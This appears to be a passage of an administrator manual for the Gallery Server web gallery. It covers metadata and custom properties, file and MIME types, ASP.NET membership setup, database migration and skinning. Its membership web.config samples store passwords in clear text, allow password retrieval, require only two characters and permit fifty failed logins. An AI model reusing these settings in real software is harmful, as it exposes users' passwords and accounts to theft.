
Buttons are shown only for those properties that support metadata writing.

Note that this task runs asynchronously on the server and can take a long time for large galleries. The event log will contain a notification when it is finished.

CAUTION: This task modifies the original media files and has the potential to remove metadata and/or cause slight degradation in image quality. For example, if you've deleted tags in your gallery, those tags will be deleted from the original image file. And if you've added metadata, the image file may need to be re-encoded with padding to make room for the data.

Re-extract the meta property

These buttons update the metadata values in the database with new ones extracted from the original file and based on the default value and visibility settings of the property. This applies to all items in the current gallery.



ID	Name	Display name	Album	Media	Default value	Editable	Write
29	Title	TITLE	✓	✓	{Title}	✓	✓
41	Caption	CAPTION	✓	✓	{Comment}	✓	✓
22	Tags	TAGS	✓	✓	{Tags}	✓	✓
42	People	PEOPLE	✓	✓	{People}	✓	–
112	HtmlSource	SOURCE HTML		✓	{HtmlSource}	✓	–
34	FileName	File name		✓	{FileName}		–
35	FileNameWithoutExtension	File name			{FileNameWithoutExtension}		–
111	DateAdded	Date Added	✓	✓	{DateAdded}		–
8	DatePictureTaken	Date photo taken		✓	{DatePictureTaken}		
26	Rating	Rating		✓	{Rating}	✓	✓
102	GpsLocationWithMapLink	Geotag		✓	<a href='http://maps.goog...		–
106	GpsDestLocationWithMapLi...	Geotag		✓	<a href='http://maps.goog...		–
43	Orientation	Orientation		✓	{Orientation}		
14	ExposureProgram	Exposure program		✓	{ExposureProgram}		–
9	Description	Description		✓	{Description}		–
5	Comment	Comment			{Comment}		–
28	Subject	Subject		✓	{Subject}		
2	Author	Author		✓	{Author}		

This is useful for quickly creating or deleting meta records for all items in the gallery.

For example, one can enable the **Custom1** property for media assets, give it a display name (e.g. “Color”), make it editable, and then invoke this task to generate records for all media assets. Once complete, the new property is visible in the right pane and editable by anyone belonging to a role having edit permission.

You must re-extract a meta item when you activate it for the first time. For example, in the screen shot above, the **comment** meta item is turned off (deactivated for albums and media assets). If you turn it on for albums and save changes, you will discover the right pane does not yet display the comment meta item. That is because the records have not yet been created. To create them, click the re-extract button.


This task does not modify the original media files.

Note that this task runs asynchronously on the server and can take a long time for large galleries. The event log will contain a notification when it is finished.

PERFORMANCE TIP: If you don't need certain meta items, turn them off and run this task for each property to remove those records from the database. Meta items are turned off by unchecking the album and media settings in this grid.

Custom properties


The bottom of the meta grid contains twenty properties you can use as you desire. They are disabled by default but can be turned on by activating them for albums and/or media assets and then clicking the rebuild link.




2000	Custom1	Custom1	
2001	Custom2	Custom2	
2002	Custom3	Custom3	
2003	Custom4	Custom4	
2004	Custom5	Custom5	
2005	Custom6	Custom6	
2006	Custom7	Custom7	
2007	Custom8	Custom8	
2008	Custom9	Custom9	
2009	Custom10	Custom10	
2010	Custom11	Custom11	
2011	Custom12	Custom12	
2012	Custom13	Custom13	
2013	Custom14	Custom14	
2014	Custom15	Custom15	
2015	Custom16	Custom16	
2016	Custom17	Custom17	
2017	Custom18	Custom18	
2018	Custom19	Custom19	
2019	Custom20	Custom20	

For example, let's say you want to have a custom property 'color' for all your media assets. Here is how to do it.

1. Scroll down to the **Custom1** meta item and enter a display name of 'Color'.
2. Select the checkbox in the media asset column.
3. Enter a default value of 'Enter a color'.
4. Make it editable.
5. Save the changes.
6. Click the re-extract task for the property.
7. After a few moments the meta records will be created and you'll see the new property in the right pane when viewing a media asset:



That was a simple example. Let's do another one that combines plain text and replacement parameters. Say we want a custom property that combines the f-stop and exposure settings:




1. Scroll down to the Custom2 meta item and enter a display name of 'F-stop & exposure'.
2. Select the checkbox in the media asset column.
3. Enter a default value of '{FNumber}, {ExposureTime}'.
4. Save the changes.
5. Click the re-extract task for the property.
6. After a few moments the meta records will be created and you'll see the new property as shown above.

File Types (Media Asset Types)

The **File Types** page, also called the **Media Asset Types** page, lets you configure the types of files managed by Gallery Server. By default, only files with a JPG or JPEG file extension are allowed. To enable Gallery Server to manage additional types of media assets – MP4 videos, for example – select the checkbox next to the MP4 file type and click **Save changes**.

A checkbox indicates that the file type is allowed in the gallery, typically by users uploading them or by a user running the synchronization task.



If you disable a file type that has existing media assets in the gallery, those assets will be removed from the gallery during the next synchronization (the files will not be deleted, however). This provides the opportunity to later re-enable the file type, synchronize the database, and "recover" the previously removed media asset.

Note that this is different behavior than when a media asset is deleted with the **Delete** command, which deletes both the database record and the associated media files.

You can use this page to add new file types, delete file types, and change the MIME type for existing file extensions.

NOTE: Enabling/disabling a file type applies only to the current gallery, but adding, deleting, and changing the MIME type applies to all galleries.

MIME types and Media Templates

There is an important connection between a file extension, it's MIME type, and the media template. You may recall that a media template defines how a particular MIME type is rendered in a particular browser. For example, the MIME type **video/mp4** has a media template that tells it to render as a HTML5 <video> tag in most browsers.

As we've just seen, the File Types page maps file extensions to their MIME types.

You can use the File Types page and the Media Templates page to create any custom behavior for any file type. Want PDF files to render as a hyperlink instead of opening in an iframe? Want to use the QuickTime plugin to render QT files? Have a proprietary file extension used only in your company? No problem.

Example: Render OGG files as audio instead of video

According to the specification, OGG files can be a container for audio or for video and audio. By default, Gallery Server renders OGG files in an HTML5 <video> tag. But if your OGG files are all audio, you may prefer to have them rendered in an <audio> tag.

To make this change, go to the File Types page and change the MIME type for OGG files to audio/ogg. An existing media template already exists that renders the MIME type audio/ogg in an HTML5 <audio> tag. If you navigate to one of your OGG media assets, notice that it now renders in the <audio> tag.

See the Media Templates page for more information.

9. Membership Configuration

Membership overview

Note: This section contains advanced information on customizing how Gallery Server manages users and roles. If you are using the default configuration, you can skip this section.

Gallery Server uses the ASP.NET Provider model for storing user and role data. By default, the **Entity Framework membership provider** and **Entity Framework role provider** is used to provide the membership implementation for SQL Server, SQL Azure, and SQL CE. These providers are part of Microsoft ASP.NET Universal Providers.

The providers are specified in web.config:

```
<membership defaultProvider="DefaultMembershipProvider">
 <providers>
  <clear />
  <add name="DefaultMembershipProvider" applicationName="Gallery Server"
connectionStringName="GalleryDb" passwordFormat="Clear" enablePasswordRetrieval="true"
enablePasswordReset="true" requiresQuestionAndAnswer="false" requiresUniqueEmail="false"
maxInvalidPasswordAttempts="50" minRequiredPasswordLength="2"
minRequiredNonalphanumericCharacters="0" passwordAttemptWindow="10"
type="System.Web.Providers.DefaultMembershipProvider, System.Web.Providers, Version=1.0.0.0,
Culture=neutral, PublicKeyToken=31bf3856ad364e35" />
 </providers>
</membership>

<roleManager enabled="true" cacheRolesInCookie="true" cookieProtection="Validation"
defaultProvider="DefaultRoleProvider">
 <providers>
  <clear />
```

```
  <add name="DefaultRoleProvider" applicationName="Gallery Server" connectionStringName="GalleryDb"
type="System.Web.Providers.DefaultRoleProvider, System.Web.Providers, Version=1.0.0.0,
Culture=neutral, PublicKeyToken=31bf3856ad364e35" />
 </providers>
</roleManager>
```

Notice the membership and role providers each specify a connection string name. It points to a connection string elsewhere in web.config that specifies the database where the membership data is to be stored. Gallery Server supports connection strings that point to any of these databases:

- SQL CE
- SQL Azure
- SQL Server 2008 and higher

Change membership configuration

To use an existing set of users and roles for gallery authentication and authorization, update the configuration in web.config to point to your existing data. The exact specifics of what you change depends on your current membership architecture. Let's look at a few common scenarios.

Existing users and roles created with Microsoft ASP.NET Universal Providers

Users and roles created with the Microsoft ASP.NET Universal Providers are stored in these tables: Applications, Memberships, Profiles, Roles, Users and UsersInRoles. If you have an existing set of users and roles created with the universal providers, follow these steps to connect your gallery to these accounts:

1. Add a connection string in the web.config file of your gallery application that points to the database containing the membership tables.
2. Specify this connection string name in the connectionStringName attribute in the provider declarations.
3. Change the applicationName attribute in the provider declarations to match the application name associated with these users. If you're not sure what it is, look it up in the Applications table.
4. Open the gallery in a web browser. Validation code that runs during startup will synchronize the roles it finds in the role provider with the table gsp.Role in the gallery database.
5. Use SQL Server Management Studio (SSMS) or a similar tool to open gsp.Role in the gallery database and review the list of roles. They should match the list of roles in your role provider database. Choose one to be the gallery administrator and set all true/false columns to true.
6. At this point you can log in to the gallery with any account belonging to the administrator role you just configured. You should have full admin permission to the gallery and can go to the Manage Users and Manage Roles pages to further configure your gallery.

Existing users and roles created with System.Web.Security providers

The .NET Framework includes native SQL Server providers in System.Web.Security.dll named SqlMembershipProvider and SqlRoleProvider. These providers were introduced in .NET 2.0 and are in

common use. The data for these providers are stored in tables having these names: aspnet_Applications, aspnet_Membership, aspnet_Profile, aspnet_Roles, aspnet_Users and aspnet_UsersInRoles. If you have an existing set of users and roles created with these providers, follow these steps to connect your gallery to these accounts:

1. Update the membership and role provider declarations in web.config to point to the SQL Server providers. They will look similar to this:

```
<membership defaultProvider="SqlMembershipProvider">
 <providers>
  <clear />
  <add applicationName="Gallery Server" name="SqlMembershipProvider"
connectionStringName="SqlServerDbConnection" passwordFormat="Clear"
minRequiredNonalphanumericCharacters="0" minRequiredPasswordLength="2"
maxInvalidPasswordAttempts="50" enablePasswordReset="true" enablePasswordRetrieval="true"
passwordAttemptWindow="10" requiresQuestionAndAnswer="false" requiresUniqueEmail="false"
type="System.Web.Security.SqlMembershipProvider" />
 </providers>
</membership>

<roleManager enabled="true" cacheRolesInCookie="true" cookieProtection="Validation"
defaultProvider="SqlRoleProvider">
 <providers>
  <clear />
  <add applicationName="Gallery Server" connectionStringName="SqlServerDbConnection"
name="SqlRoleProvider" type="System.Web.Security.SqlRoleProvider" />
 </providers>
</roleManager>
```

2. Now proceed with the steps in the section above.

Existing users and roles having a custom schema

In some environments you may have a home grown membership system that was created outside the ASP.NET provider model. Your user accounts may live in a custom table designed by your organization or may live in another database. They may even live in a text file.

Regardless how your existing users are stored, you can configure Gallery Server to use them for authentication and authorization. The key is to create a class that inherits from System.Web.Security.MembershipProvider and override its public methods. Then specify your custom membership provider in the web.config file of the gallery application. The gallery will use your class for retrieving and authenticating user accounts.

If you have a custom role architecture, you will need to do a similar activity with creating a class that inherits from System.Web.Security.RoleProvider and overrides its methods.

If this sounds overwhelming, it doesn't have to be. Plentiful documentation for implementing a custom provider can be found online. You can even hire us to help.

10. Changing between SQL CE, SQL Server and SQL Azure

Overview

Gallery Server supports storing data in SQL CE, SQL Server and SQL Azure. In a default installation, SQL CE is used and works well for trial purposes and small galleries. However, you may wish to use SQL Server or SQL Azure to take advantage of their high reliability and performance.

Regardless of which database you are using with your gallery, you can switch to another with the following procedure.

SQL Server is up to 20 times faster than SQL CE and is highly recommended for large galleries and for any site where high reliability and performance is important.


Instructions

Note: These directions describe moving from SQL CE to SQL Server. For other situations (e.g. SQL Server to SQL CE, SQL CE to SQL Azure, etc.), change the connection string in step 3 to use your desired provider and point to your database.

1. Make a backup of your database, web files, and media files. You'll only need them if the conversion fails.
2. Go to the Backup & Restore page on the Admin ribbon tab and create a backup file of your user accounts and gallery data.
3. Open web.config and update the connectionStrings section to use the System.Data.SqlClient provider instead of SqlServerCe (that is, comment out the SQL CE connection string and uncomment the SQL Server one.) Update the connection string to use the desired credentials and point to the correct database server and database. It will look similar to this:

```
<connectionStrings>
   <clear />
   <!--<add name="GalleryDb" providerName="System.Data.SqlServerCe.4.0" connectionString="data
source=|DataDirectory|\GalleryData.sdf" />-->
   <add name="GalleryDb" providerName="System.Data.SqlClient"
connectionString="server=(local);uid=;pwd=;Trusted_Connection=yes;database=GalleryDb;Application Name=Gallery
Server;MultipleActiveResultSets=True" />
</connectionStrings>
```

4. Add an empty text file named install.txt to the App_Data directory.
5. Open default.aspx in a web browser. Gallery Server will detect the new connection string and automatically configure the database with a default set of data. The screen will look like this:



6. Click the link to create an admin account. This account will be replaced in the next step, so don't worry about saving the password.

   Note: The link to create an admin account works only when install.txt is present in the App_Data directory. Once the account is created, Gallery Server deletes the file.

7. Go to the Backup & Restore page. Click the restore tab and upload the backup file you created in step 2 above. Then restore it.
8. The data is now in SQL Server and your gallery should look the same as before. Sweet!

11. Customizing Gallery Server

Overview

As discussed in previous sections, Gallery Server provides a great deal of customization options. For advanced users, there are additional ways to modify a gallery:


- Create or modify a skin
- Edit the source code

Skinning


Overview

A skin defines the fonts, colors, padding, icon images and some layout specifications for the user interface. Gallery Server ships with a dark and a light skin.

The skin is specified on the **Site Settings** page:



The name of the skin corresponds to the name of the directory where the icons and CSS files exist. By default, these are stored in the gs\skins\ directory in the web application.



If you wish to modify the skin, we recommend that you first make a copy of an existing skin and make your changes to the copy. This makes it easier to revert to the original configuration if desired as well as preserve your changes when upgrading the gallery to a newer version.

When is skinning the right approach?

Creating a custom skin is appropriate when you want to make extensive changes to the CSS in your gallery, including the icon images that appear in various locations. For most folks, we do not recommend creating a custom skin.

If all you want to do is tweak a few CSS settings, use the CSS override page. Changes made on that page are preserved during upgrades, often not requiring any changes after an upgrade. In some cases, you may need to tweak your CSS if the underlying layout changed enough to break your override values.

When you create a separate skin, you make a copy of the CSS and icon files. Then, when you subsequently upgrade to a newer version of Gallery Server, you will need to manually merge any changes that were made to the skin you created the copy from. This is a potentially labor intensive and difficult activity. If you go this route, we recommend using a file differencing tool to help you identify changes made to CSS files between versions.


Note: Don't forget about these other techniques for customizing your gallery's look and feel:

Media templates - Defines how media files are rendered in the browser.


UI templates - Defines jsRender templates for generating HTML for the header, left, center and right panes of the user interface.

Create a custom skin

To create a new skin, use File Explorer or an FTP tool to copy the dark or light skin directory and give it a custom name:



Now go to the Site Settings page, select the skin and save.



At this point Gallery Server no longer references any files in the dark or light skin directories. Instead, it looks to the 'my skin' directory for CSS files and icon files.

Modify a skin

Edit the CSS files

Most CSS styles are in styles\gallery.css and is likely the file you want to edit for changing the styling of the gallery. Edit the file using a text editor.

